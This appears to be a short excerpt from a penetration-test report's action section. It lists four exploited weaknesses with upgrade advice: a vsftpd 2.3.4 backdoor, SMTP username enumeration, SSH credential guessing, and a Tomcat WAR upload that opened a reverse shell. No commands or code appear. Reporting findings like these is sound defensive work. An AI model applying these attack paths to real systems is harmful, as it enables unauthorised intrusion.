<b>Action:</b>	<p>Item 1: VSFTP version 2.3.4 backdoor was exploited by breachlock. We recommend DC to upgrade to a more secure version</p> <p>Item 2: The SMTP allowed breachlock to exploit, find and verify all the valid usernames. We recommend to upgrade to a more secure version to prevent this loss of personal information.</p> <p>Item 3: The SSH service allowed breachlock to provide a list of usernames and passwords to attempt to login, and breachlock was able to successfully access the machine. We recommend DC require strong usernames and passwords to prevent this attack in the future.</p> <p>Item 4: Tomcat was exploited by importing a war file which in turn set up to initiate a reverse TCP shell. Breachlock recommend DC to upgrade to a more secure version of Tomcat to prevent this attack in the future.</p>

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## Additional Reports and Scans (Informational)

**BLS** provides all clients with all report information gathered during testing. This includes vulnerability scans and a detailed findings spreadsheet. For more information, please see the following documents:

- **Cloud Security Notes**



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